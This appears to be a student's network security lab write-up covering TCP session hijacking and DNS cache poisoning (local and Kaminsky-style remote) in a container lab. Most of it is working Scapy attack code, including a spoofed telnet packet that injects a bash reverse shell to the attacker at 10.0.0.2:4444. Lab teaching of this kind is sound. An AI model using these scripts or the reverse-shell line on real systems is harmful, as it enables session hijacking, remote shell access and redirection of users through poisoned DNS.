
The python code:-

```
#!/usr/bin/python3

import sys
from scapy.all import *

print("CREATING ATTACKER DIRECTORY…")

IPLayer = IP (src="10.4.0.2", dst="10.4.1.15")

TCPLayer = TCP (sport=49720, dport=23, flags="A", seq=1587320262, ack=1025669806)

Data= "\r /bin/bash -i > /dev/tcp /10.0.0.2/4444 2>&1 0<&1 \r "

pkt=IPLayer/TCPLayer/Data

ls(pkt)

send(pkt,verbose=0)
```

To get the IP address of the attacker we try to connect to the server from the attacker terminal by simply typing *telnet 10.4.1.15* followed by *client* as both login name and password.




Then we run Wireshark on eth 3 so that we can intercept the packets and see the IP address of the attacker container.



From the above screenshot we can see that the IP address of the attacker is *10.0.0.2*.

In order to get the sequence and acknowledgment, source port and destination port number to spoof the packet sent from client we need to run wireshark. on eth 0. This time the values are:-



Source IP = 10.4.0.2

Destination IP = 10.4.1.15

Source port number = 49720

Destination port number = 23

Sequence number= 1587320262

Acknowledge number= 1025669806

Bash works through standard input, standard output and standard error output.

The data inserted in the packet is as following:-

/bin/bash -i > /dev/tcp /10.0.0.2/4444 2>&1 0<&1

Which essentially means:-

/bin/bash -i – An interactive shell is to spawned

dev/tcp /10.0.0.2/4444 - The standard out is to redirected to the IP address of 10.0.0.2 on port 4444


2>&1 – File descriptor 2 is to be used for standard error output

0<&1 - File descriptor 1 is to be used for standard input

The program is placed in the root folder of the attacker. The program run by

python3 reverse.py

Then on the attacker container *nc -lv 4444* command is run.



DNS Attacks – Using Scapy

Task 3: Local DNS Attack targeting Authority Nameserver

Q6

The python code is as follows:-

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):

        if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):

                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                ttl=259200, rdata='10.0.2.5')

                # The Authority Section
                NSsec1 = DNSRR(rrname='example.net', type='NS',
                ttl=259200, rdata='ns1.FIT3031.attacker.com')
                NSsec2 = DNSRR(rrname='example.net', type='NS',
                ttl=259200, rdata='ns2.FIT3031.attacker.com')
```

```
        # The Additional Section
        Addsec1 = DNSRR(rrname='ns1.FIT3031.attacker.com', type='A',
        ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns2.FIT3031.attacker.com', type='A',
        ttl=259200, rdata='5.6.7.8')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=2, rd=0, qr=1,
        qdcount=1, ancount=1, nscount=2, arcount=0,
        an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Due to the attacker's need to be in the same local area network as the Local Domain Name System(server) we simulate the attacker by having two separate containers connected as the server. One of them will be used to simulate the attacker client who spoofs a legitimate DNS reply.

Before we run the program we type to clear the cache:-

sudo rndc flush

Then we type in the server terminal:-

python3 cachepoison.py


After that in the client terminal we type:-

dig www.example.net

Q7

First the flush needs to be flushed. This to make sure that multiple responses are not received and that the we are able to get the appropriate result we want that is the nameserver for the example.net be changed to ns1.FIT3031.attacker.com and ns2.FIT3031.attacker.com respectively.

Flushing the cache:-



In the program the in dns packet payload construction,

nscount should be set to 2 since there are two authority servers ns1.FIT3031.attacker.com ns2.FIT3031.attacker.com running the program. Since we do not want any additional section arcount should be set to 0. Since we have two authorative name servers the aa also has to be set to 2

```
root@server: ~
File  Edit  Tabs  Help
root@server:~# python3 cachepoison.py
```

The result of running dig in the client:-

```
;; ANSWER SECTION:
www.example.net.        303030  IN      A       10.0.0.2

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns1.FIT3031.attacker.com.
example.net.            259200  IN      NS      ns2.FIT3031.attacker.com.
```

Task 4: Remote DNS Attack targeting Authority Server

Q8

The code for step 1 to create 100000 dummy hostnames with remote_dns.py is as follows:-

```
#Your code goes here to generate 10000 dummy hostnames
char_set = string.ascii_lowercase + string.digits
for i in range(10000):
        randomstring=""
        for i in range(5):
                randomstring += random.choice(char_set)
        dummy_domain_lst.append(randomstring + base_domain)
print("Completed generating dummy domains")
```

Q9

Step 2 is as follows:-

```
#### ATTACK SIMULATION
for i in range(0,ATTEMPT_NUM):
        cur_domain = dummy_domain_lst[i]
        print("> url: " + cur_domain)
###### Step 2 : Generate a random DNS query for cur_domain to challenge the local DNS
        IPpkt = IP(dst=target_dns_ip, src=attacker_ip)
        UDPpkt = UDP(dport=53)
        Qdsec = DNSQR(qname=cur_domain)
        DNSpkt = DNS(id=100, qr=0, qdcount=1, qd=Qdsec)
        query_pkt = IPpkt/UDPpkt/DNSpkt
        send(query_pkt,verbose=0)
```

Q10

The python program is as follows:-

```
###### Step 3: For that DNS query, generate 100 random guesses with random transactionID
# to spoof the response packet
for i in range(100):
        tran_id = random.randint(0,65535)
        query_data = DNSQR(qname=cur_domain)
        IPpkt = IP(dst=target_dns_ip,src='8.8.8.8')
        UDPpkt = UDP(dport=33333, sport=53)
        Anssec = DNSRR(rrname=cur_domain, type='A',ttl=303030, rdata='10.0.0.2')
        NSsec = DNSRR(rrname= 'test.com', type='NS', rdata='ns.FIT3031.attacker.com', ttl=259200)
        Addsec = DNSRR(rrname= 'ns.FIT3031.attacker.com', type='A', rdata='10.0.0.2', ttl=259200)
        DNSpkt = DNS(id=tran_id, qd=query_data, aa=1, rd=0, qr=1, qdcount=1, ancount=1,
        nscount=1, arcount=1,an=Anssec, ns=NSsec, ar=Addsec)
        response_pkt = IPpkt/UDPpkt/DNSpkt
        send(response_pkt,verbose=0)

####### Step 4: Verify the result by sending a DNS query to the server
# and double check whether the Answer Section returns the IP of the attacker (i.e. attacker_ip)
        IPpkt = IP(dst=target_dns_ip)
        UDPpkt = UDP(sport=random.randint(1025,65000),dport =53)
        DNSpkt = DNS(id=99,rd=1,qd=DNSQR(qname=cur_domain))
        query_pkt = IPpkt/UDPpkt/DNSpkt
        z = sr1(query_pkt,timeout=2,retry=0,verbose=0)
        try:
                if(z[DNS].an.rdata == attacker_ip):
                        print("Poisoned the victim DNS server successfully.")
        break
        except:
```

```
                print("Poisoning failed")
#### END ATTACK SIMULATION
```